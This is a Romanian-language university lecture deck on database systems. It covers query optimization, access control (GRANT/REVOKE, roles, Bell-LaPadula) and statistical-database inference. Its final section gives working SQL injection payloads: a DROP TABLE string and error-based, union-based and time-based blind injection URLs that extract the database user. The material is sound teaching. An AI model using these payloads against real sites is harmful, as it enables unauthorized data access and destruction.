- O interogare SQL este descompusă într-o colecție de *blocuri Select* care sunt optimizate separat.
- *Blocurile Select imbricate* sunt de obicei tratate ca apeluri de subrutine (câte un apel pentru fiecare înregistrare din blocul Select extern)

```
SELECT S.sname  
FROM Students S  
WHERE S.age IN  
(SELECT MAX (S2.age)  
FROM Students S2  
GROUP BY S2.sname)
```

*Bloc extern*    *Bloc imbricat*

Pentru fiecare bloc, planurile considerate sunt:

- Toate metodele disponibile de acces, pt fiecare tabelă din FROM
- Toate planurile *left-deep join trees* (adică, toate modurile secvențiale de *join* ale tabelelor, considerând toate permutările de tabele posibile)

# Estimarea costului

- Se estimează costul fiecărui plan considerat:
  - Trebuie estimat *costul* fiecărui operator din plan
    - Depinde de cardinalitatea tabelelor de intrare
    - Modul de estimarea al costurilor a fost discutat în cursurile precedente (scanare tabele, join-uri, etc.)
  - Trebuie estimată *dimensiunea rezultatului* pentru fiecare operație a arborelui!
    - Se utilizează informații despre relațiile de intrare
    - Pentru selecții și join-uri, se consideră predicatele ca fiind independente.
- Algoritmul *System R*
  - Inexact, dar cu rezultate bune în practică.
  - În prezent există metode mai sofisticate

# Echivalențe în algebra relațională

- Permit alegerea unei ordini diferite a join-urilor și `împingerea' selecțiilor și proiecțiilor în fața join-urilor.
- Selectii:  $\sigma_{c1 \wedge \dots \wedge cn}(R) \equiv \sigma_{c1}(\dots(\sigma_{cn}(R)))$  (Cascadă)  
 $\sigma_{c1}(\sigma_{c2}(R)) \equiv \sigma_{c2}(\sigma_{c1}(R))$  (Comutativitate)
- Proiecții:  $\pi_{a1}(R) \equiv \pi_{a1}(\dots(\pi_{an}(R)))$  (Cascadă)
- Join:  
 $R \otimes (S \otimes T) \equiv (R \otimes S) \otimes T$  (Asociativitate)  
 $(R \otimes S) \equiv (S \otimes R)$  (Comutativitate)  
→  $R \otimes (S \otimes T) \equiv (T \otimes R) \otimes S$

# Alte echivalențe

- A proiecție se comută doar cu o selecție ce utilizează câmpurile ce apar în proiecție.
- Selecția dintre câmpurile ce aparțin tabelelor implicate într-un produs cartezian convertește produsul cartezian într-un *join*.
- O selecție doar pe atributele lui R comută cu  $R \otimes S$ . (adică,  $\sigma (R \otimes S) \equiv \sigma (R) \otimes S$ )
- Similar, dacă o proiecție urmează unui join  $R \otimes S$ , putem să o `împingem' în fața join-ului păstrând doar câmpurile lui R (și S) care sunt necesare pentru join sau care apar în lista proiecției.

# Enumerarea planurilor alternative

- Sunt luate în considerare două cazuri:
  - Planuri cu o singură tabelă
  - Planuri cu tabele multiple
- Pentru interogările ce implică o singură tabelă, planul conține o combinație de selecturi, proiecții și operatori de agregare:
  - Sunt considerate toate metodele de acces și este păstrată cea cu cel mai mic cost estimat.
  - Mai mulți operatori sunt execuți deodată (în *pipeline*)

## Estimări de cost pentru planuri bazate pe o tabelă

- Indexul I pt cheia primară implicată într-o selecție:
  - Costul e  $\text{Height}(I)+1$  pt un arbore B+, sau  $1.2+1$  pt hash index.
- Index grupat I pe câmpurile implicate în una sau mai multe selecții:
  - $(N\text{Pages}(I)+N\text{Pages}(R)) * \text{produs al FR pt fiecare selecție}$
- Index negrupat I pe câmpurile implicate în una sau mai multe selecții:
  - $(N\text{Pages}(I)+NTuples(R)) * \text{produs al FR pt fiecare selecție.}$
- Scanare secvențială a tabelei:
  - $N\text{Pages}(R)$ .

# Exemplu

```
SELECT S.sid  
FROM Students S  
WHERE S.age=20
```

- Dacă există index pt. *age*:
  - $(1/\text{NKeys(I)}) * \text{NTuples(R)} = (1/10) * 40000$  înreg. returnate
  - Index grupat:  $(1/\text{NKeys(I)}) * (\text{NPages(I)} + \text{NPages(R)}) = (1/10) * (50 + 500)$  pagini returnate.
  - Index negrupat:  $(1/\text{NKeys(I)}) * (\text{NPages(I)} + \text{NTuples(R)}) = (1/10) * (50 + 40000)$  pagini returnate.
- Dacă se scanăză tabela :
  - Sunt citite toate paginile (500).

# Interogări pe tabele multiple


## ■ System R consideră doar arborii left-deep join.

■ Pe măsură ce numărul de join-uri crește , numărul de planuri alternative este tot mai semnificativ; *este necesară restricționarea spațiului de căutare.*

■ Arborii *left-deep* ne permit generarea tuturor planurilor ce suportă *pipeline* complet.

- Rezultatele intermedare nu sunt salvate în tabele temporare.

- Nu toți arborii *left-deep* suportă *pipeline* complet (ex. *SM join*).



# Enumerarea planurilor *left-deep*

- Planurile *left-deep* diferă prin ordinea tabelelor, metoda de acces a fiecărei tabele și metoda utilizată pentru implementarea fiecărui *join*.
- N pași de dezvoltare a planurilor cu N tabele:
  - Pas 1: Găsirea celui mai bun plan cu o tabelă pentru fiecare tabelă.
  - Pas 2: Găsirea celei mai bune variante de join al rezultatului unui plan cu o tabelă și altă tabelă (*Toate planurile bazate pe 2 tabele*)
  - Pas N: Găsirea celei mai bune variante de join al rezultatului unui plan cu N-1 tabele și altă tabelă . (*Toate planurile bazate pe N tabele*)

# Enumerarea planurilor *left-deep*

- Pentru fiecare submulțime de relații, se reține:
  - Cel având costul cel mai redus, plus
  - Planul cu cel mai mic cost pentru fiecare *ordonare interesantă* a înregistrărilor.
- ORDER BY, GROUP BY, și agregările sunt tratate la final, folosind planurile ordonate sau un operator de sortare adițional.
- Un plan bazat pe N-1 tabele nu se combină cu o altă tabelă dacă nu există o condiție de join între acestea (și dacă mai există predicate nefolosite în clauza WHERE)
  - adică se evită produsul cartezian, dacă se poate.
- În ciuda restrângerii mulțimii de planuri considerate, numărul acestora crește exponențial cu numărul tabelelor implicate

# Exemplu

Students:

Arbore B+ pt *age*

Hash pt *sid*

Evaluations:

Arbore B+ pt *cid*

Pas 1:


■ *Students*: Utilizarea arborelui B+ pentru selecția  $age > 22$  este cea mai puțin costisitoare. Totuși, dacă rezultatul va avea multe înregistrări și indexul nu este clusterizat, scanarea tabelei poate fi mai avantajoasă.

- Se preferă arborele B+ (deoarece rezultatul e ordonat după *age*).

■ *Evaluations*: Utilizare arborelui B+ pentru selecția  $cid = 100$  este cea mai avantajoasă.

Pas 2:

- Se consideră fiecare plan rezultat la Pas 1, și se combină cu cea de-a doua tabelă. (ex: se folosește indexul Hash pe *sid* pentru selectarea înregistrărilor din *Students* ce satisfac condiția de join)



# Interogări imbricate

- *Blocurile Select imbricate sunt optimizate independent, înregistrarea curentă a blocului Select extern furnizând date pentru o condiție de selecție.*
- *Blocul extern e optimizat ținând cont de costul `apelului` blocului imbricat.*
- *Ordonarea implicită a acestor blocuri implică faptul că anumite strategii nu vor fi considerate. *Versiunile neimbricate ale unei interogări sunt (de obicei) optimizate mai bine.**

```
SELECT S.sname  
FROM Students S  
WHERE EXISTS  
(SELECT *  
FROM Evaluations E  
WHERE E.cid=103  
AND E.sid=S.sid)
```

Bloc Select de optimizat:

```
SELECT *  
FROM Evaluations E  
WHERE E.cid=103  
AND S.sid= valoare ext
```


Interogare simplă echivalentă :

```
SELECT S.sname  
FROM Sudents S,  
Evaluations E  
WHERE S.sid=E.sid  
AND E.cid=103
```

# Optimizarea interogărilor distribuite

- Abordare bazată pe cost; similară optimizării centralizate, se consideră toate planurile, alegându-se cel mai ieftin.
  - Diferență 1: Trebuie considerate costurile de transfer.
  - Diferență 2: Trebuie respectată autonomia locală a siteului.
  - Diferență 3: Se consideră metode noi de join în context distribuit.
- Este creat un **plan global**, cu **planurile local sugerate** de fiecare site.
  - Dacă un site poate îmbunătății planul local sugerat, este liber să o facă.

# Securitatea Bazelor de Date



10

# Obiective

## ■ Secretizare:

- Informațiile nu trebuie să fie disponibile unor utilizatori neautorizați.  
*Un student nu este autorizat să vadă notele altor studenți.*

## ■ Integritate:

- Doar utilizatorii autorizați au permisiunea de a modifica date.  
*Doar profesorii pot modifica notele.*

## ■ Disponibilitate:

- Asigurarea accesului la date utilizatorilor autorizați.

# Controlul accesului

- O politică de securitate specifică cine este autorizat să efectueze anumite operații.
- Un mecanism de securitate ne permite implementarea unei politici de securitate specifice.
- Există două mecanisme de securitate implementate la nivel de SGBD:
  - Controlul discreționar al accesului
  - Controlul obligatoriu al accesului

# Controlul discreționar al accesului

- Se bazează pe conceptul drepturilor de acces (sau **privilegiilor**) pentru obiectele bazei de date (*tabele & view-uri*), și pe mecanisme de acordare și revocare de privilegii.
- Creatorul unei *tabele* sau *view* primește implicit toate privilegiile asupra acelui obiect:
  - Un SGBD reține cine câștigă sau pierde privilegii și se asigură că numai cererile de la utilizatorii ce au privilegiile corespunzătoare (la momentul inițierii cererii) sunt permise.

# Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Se pot specifica următoarele privilegii :
  - SELECT: se pot citi valorile tuturor coloanelor (inclusiv acelea adăugate ulterior prin comanda ALTER TABLE).
  - INSERT(nume\_col)/UPDATE(nume\_col): se pot insera /actualiza înregistrări cu valori concrete (ne-nule și/sau ne-implicite) pentru coloanele specificate.
  - DELETE: Se pot șterge înregistrări.
  - REFERENCES (nume-col): Se pot defini chei străine în alte tabele ce referă la coloana specificată.

# Comanda GRANT

```
GRANT privileges ON object TO users [WITH GRANT OPTION]
```

- Dacă un utilizator primește privilegii cu GRANT OPTION, poate transmite privilegiile respective către alți utilizatori (cu sau fără transmiterea de GRANT OPTION).
- Numai creatorii unui obiect pot executa operațiile CREATE, ALTER și DROP.

# Exemple

```
GRANT INSERT, SELECT ON Students TO Horatio
```

- Horatio poate interoga *Students* sau insera înregistrări.

```
GRANT DELETE ON Students TO David WITH GRANT OPTION
```

- David poate șterge înregistrări și poate autoriza alți utilizatori să șteargă înregistrări.

```
GRANT UPDATE (Grade) ON Students TO Dustin
```

- Dustin poate actualiza (doar) câmpul *Grade* al înregistrărilor tabelei *Students*.

```
GRANT SELECT ON ActiveStudents TO Sarah, Jen
```

- Nu se permite celor doi utilizatori să interogheze direct tabela *Students*!

# Comanda REVOKE

## REVOKE:

Când este revocat un privilegiu lui X, acesta este revocat tuturor utilizatorilor care au primit privilegiul *doar* de la X.

Identificarea acestora se realizează pe baza unui *graf de autorizări*: nodurile sunt utilizatori și un arc indică cine cui i-a transmis un anumit privilegiu

## GRANT/REVOKE pentru *view*-uri

- Dacă creatorul unui *view* pierde privilegiul de SELECT asupra unei tabele, *view*-ul este automat eliminat din baza de date
- Dacă creatorul unui *view* pierde un privilegiu deținut cu *grant option* pentru o *tabelă*, pierde privilegiul respectiv și asupra *view*-ului; la fel se întâmplă și utilizatorilor care au primit de la acest utilizator privilegii asupra *view*-ului!

# Securitatea și *view*-urile

- *View*-urile pot fi utilizate pentru a prezenta anumite informații (detaliate sau aggregate), ascunzând alte detalii ce țin de tabelă.
  - Prin intermediul unui *view* numit *ActiveStudents*, se pot afla studenții care participă la cel puțin un curs, dar evitând accesul la câmpurile *id* ale cursurilor.
- Creatorul unui *view* are privilegii asupra *view*-ului dacă acesta are privilegii asupra tuturor tabelelor accesate de către *view*.
- Alături de comenzile *GRANT/REVOKE*, *views*-urile sunt instrumente foarte puternice de control al accesului.

# Autorizare pe bază de roluri

- În SQL-92, privilegiile sunt asignate unor id-uri de **autorizare**, ce pot referi un utilizator sau un grup de utilizatori.
- În SQL:1999 (și în implementările mai multor sisteme curente), privilegiile sunt asignate unor **roluri**.
  - Rolurile pot fi transmise unor utilizatori sau altor roluri.
  - Reflectă modul în care funcționează organizațiile din lumea reală.

# Controlul obligatoriu al accesului

- Bazat pe politici ce nu pot fi modificate de utilizatori individuali
  - Fiecare **obiect** din BD îi este asociată o **clasă de securitate**.
  - Fiecare **subiect** (*utilizator sau program utilizator*) are asociată o **permisiune** pentru o clasă de securitate.
  - Regulile bazate pe clase de securitate și permisiuni specifică cine și ce obiecte poate citi/modifica.
- Sistemele comerciale nu implementează control obligatoriu al accesului. Doar versiuni ale anumitor SGBD-uri implementează un astfel de control ce este folosit pentru aplicații specializate (de ex. militare).

# De ce control obligatoriu?

- Controlul discreționar are anumite limite, permîțând în anumite situații utilizatorilor neautorizați să “păcălească” utilizatorii autorizați să dezvăluie date (problema *calului troian*)
  - John crează tabela *Horsie* și oferă privilegii de INSERT lui Justin (care nici nu știe despre acest lucru).
  - John face modificări în codul unei aplicații utilizate de Justin să scrie anumite date secrete în tabela *Horsie*.
  - Acum John are acces la informații secrete.
- Modificarea codului unei aplicații nu se află în sfera de control a unui SGBD, dar acesta poate încerca să prevină utilizarea bazei de date ca și **canal** de transfer de informații secrete.

# Modelul Bell-LaPadula

- *Obiecte* (de ex. tabele, view-uri, înregistrări)
- *Subiecți* (de ex. utilizatori, aplicații)
- *Clase de securitate*:
  - *Top secret* (TS), *secret* (S), *confidential* (C), *unclassified* (U):  $TS > S > C > U$
- Fiecare obiect și subiect are asignată o clasă de securitate
  - **Securitate simplă** : Subiectul S poate citi obiectul O dacă :
$$\text{class}(S) \geq \text{class}(O)$$
  - **Proprietatea \***: Subiectul S poate modifica obiectul O numai dacă:
$$\text{class}(S) \leq \text{class}(O)$$

# Motivare

- Prin acest tip de control se asigură că informația nu poate să fie transmisă de la un nivel de securitate superior la unul inferior.

Exemplu: dacă John are clasa de securitate C, Justin are clasa S și *tabela secretă* are clasa S:

- tabela lui John, *Horsie*, are permisiunea C (de la John).
- Aplicația lui Justin are permisiunea S.
- Prin urmare aplicația nu poate insera în *Horsie*.
- Regulile controlului obligatoriu de acces se aplică la un control discreționar existent.

# Relații multinivel

<u>bid</u>	bname	color	class
101	Salsa	Red	S
102	Pinto	Brown	C

- Utilizatorii cu permisiunile  $S$  și  $TS$  vor vedea ambele tupluri; un utilizator cu permisiunea  $C$  va vedea doar a doua înregistrare, iar unul cu  $U$  nu va vedea nici o înregistrare.
- Dacă  $C$  încearcă să insereze  $<101, \text{Pasta}, \text{Blue}, C>$ :
  - Este violată constrângerea de cheie
  - Se deduce astfel că există un obiect cu cheia 101 care are o clasă  $> C$ !
  - Problema poate fi rezolvată inserând clasa în cheie.

# Securitatea în BD statistice

- BD statistică: conține informații individuale dar permite doar interogări ce folosesc agregări (de ex., putem obține media de vârstă, dar nu și numărul de ani ai unei persoane anume).
- Problemă : E posibilă **deducerea** anumitor informații secrete!
  - Exemplu: Dacă știu că Joe e cel mai bătrân marină, pot interoga “*Câți marinari sunt mai bătrâni ca X?*” pentru diverse valori ale lui X până obțin 1; astfel pot deduce vârsta lui Joe.
  - Idee: se forțează ca fiecare interogare să implice cel puțin N înregistrări (N oarecare)

# De ce alegerea unui $N$ minim nu e suficient?


- Interrogând “*Câte persoane sunt mai bătrâne decât X?*” până când sistemul respinge interogarea, se poate identifica un set de  $N$  persoane, inclusiv Joe, mai în vîrstă decât  $X$ ; fie  $X=55$ .
- Interrogăm apoi “*Care e suma vîrstelor persoanelor mai mari de  $X$  ani?*” Rezultă  $S_1$ .
- Apoi: “*Care este suma vîrstelor persoanelor altele decât Joe, mai mari decât  $X$ , plus vîrsta mea?*” Rezultă  $S_2$ .
- $S_1-S_2+vîrsta\ mea$  este vîrsta lui Joe!

# SQL Injection



- Tehnică ce exploatează o vulnerabilitate de securitate ce apare la nivelui accesului bazei de date a unei aplicații.
- Este un caz particular al unei clase mai generale de vulnerabilități ce apare atunci când un limbaj de scripting/programare este inserat într-un alt limbaj.

# SQL Injection



Source: <http://xkcd.com/327/>

```
insert into students ('Robert'); DROP TABLE  
Students;--' );
```

# Clasificare SQLI

- Inband

- datele sunt extrase folosind același canal utilizat pentru injectarea codului SQL.

- Out-of-band

- datele sunt returnate pe canale diferite (ex. *email* ce conține rezultatele interogării)

- Inferential

- nu are loc un transfer de date,
  - informația poate fi reconstruită prin trimiterea unei cereri particulare și observarea comportamentului severului de baze de date sau a aplicației.

# Tipuri de SQLI

- **Bazat pe eroare:**
  - contruirea unei interogări ce cauzează o eroare, și deducerea unor informații pe baza erorii respective.
- **Bazat pe *union*:**
  - Se folosește SQL UNION pentru a combina rezultatele mai multor comenzi SELECT SQL într-un singur rezultat. *Foarte util pentru SQL Injection!*
- **Orb:**
  - Evaluarea unei condiții ca adevărate sau false se face deducând răspunsul prin returnarea unei pagini web valide sau nu, sau folosind timpul necesar pentru returnarea paginii de răspuns.

# SQLI bazat pe erori

`http://[site]/page.asp?id=1 or 1=convert(int, (USER))--`

*Syntax error converting the nvarchar value '[j0e]' to a column of data type int!*

## În MySQL

- un utilizator al bazei de date se obține folosind `USER`
- numele bazei de date se obține folosind `DB_NAME`
- numele serverul BD se obține folosind `@@servername`
- versiunea sistemului de operare se obține din `@@version`

# SQLI bazat pe *union*

**http://[site]/page.asp?id=1 UNION SELECT ALL 1--**

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--**

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--**

Eroare: “All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.”

**http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--**

Fără eroare! ☺

**http://[site]/page.asp?id=null UNION SELECT ALL 1,USER,3,4--**

# SQLI orb

Cum se obține dimensiunea numelui utilizatorului BD (3)

`http://[site]/page.asp?id=1; IF (LEN(USER)=1)  
WAITFOR DELAY '00:00:10'--`

*Este returnată imediat o pagină validă*

`http://[site]/page.asp?id=1; IF (LEN(USER)=2)  
WAITFOR DELAY '00:00:10'--`

*Este returnată imediat o pagină validă*

`http://[site]/page.asp?id=1; IF (LEN(USER)=3)  
WAITFOR DELAY '00:00:10'--`

*O pagină validă este returnată cu o întârziere de 10 secunde!*

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
0	00	Null	32	20	Space	64	40	Ø	96	60	`
1	01	Start of heading	33	21	!	65	41	A	97	61	a
2	02	Start of text	34	22	"	66	42	B	98	62	b
3	03	End of text	35	23	#	67	43	C	99	63	c
4	04	End of transmit	36	24	\$	68	44	D	100	64	d
5	05	Enquiry	37	25	%	69	45	E	101	65	e
6	06	Acknowledge	38	26	&	70	46	F	102	66	f
7	07	Audible bell	39	27	'	71	47	G	103	67	g
8	08	Backspace	40	28	(	72	48	H	104	68	h
9	09	Horizontal tab	41	29	)	73	49	I	105	69	i
10	0A	Line feed	42	2A	*	74	4A	J	106	6A	j
11	0B	Vertical tab	43	2B	+	75	4B	K	107	6B	k
12	0C	Form feed	44	2C	,	76	4C	L	108	6C	l
13	0D	Carriage return	45	2D	-	77	4D	M	109	6D	m
14	0E	Shift out	46	2E	.	78	4E	N	110	6E	n
15	0F	Shift in	47	2F	/	79	4F	O	111	6F	o
16	10	Data link escape	48	30	0	80	50	P	112	70	p
17	11	Device control 1	49	31	1	81	51	Q	113	71	q
18	12	Device control 2	50	32	2	82	52	R	114	72	r
19	13	Device control 3	51	33	3	83	53	S	115	73	s
20	14	Device control 4	52	34	4	84	54	T	116	74	t
21	15	Neg. acknowledge	53	35	5	85	55	U	117	75	u
22	16	Synchronous idle	54	36	6	86	56	V	118	76	v
23	17	End trans. block	55	37	7	87	57	W	119	77	w
24	18	Cancel	56	38	8	88	58	X	120	78	x
25	19	End of medium	57	39	9	89	59	Y	121	79	y
26	1A	Substitution	58	3A	:	90	5A	Z	122	7A	z
27	1B	Escape	59	3B	:	91	5B	[	123	7B	{
28	1C	File separator	60	3C	<	92	5C	\	124	7C	
29	1D	Group separator	61	3D	=	93	5D	]	125	7D	}
30	1E	Record separator	62	3E	>	94	5E	^	126	7E	~
31	1F	Unit separator	63	3F	?	95	5F	—	127	7F	□

# SQLI orb

Cum se află primul caracter al lui USER ('D')

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))>97) WAITFOR  
DELAY '00:00:10'--
```

O pagină validă este returnată cu o întârziere de 10 secunde!

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=98)  
WAITFOR DELAY '00:00:10'--
```

Este returnată imediat o pagină validă


```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=99)  
WAITFOR DELAY '00:00:10'--
```


Este returnată imediat o pagină validă

```
http://[site]/page.asp?id=1; IF (ASCII( lower( substring( (USER) ,1,1)))=100)  
WAITFOR DELAY '00:00:10'--
```

O pagină validă este returnată cu o întârziere de 10 secunde!

# Baze de date NoSQL






FAUNA



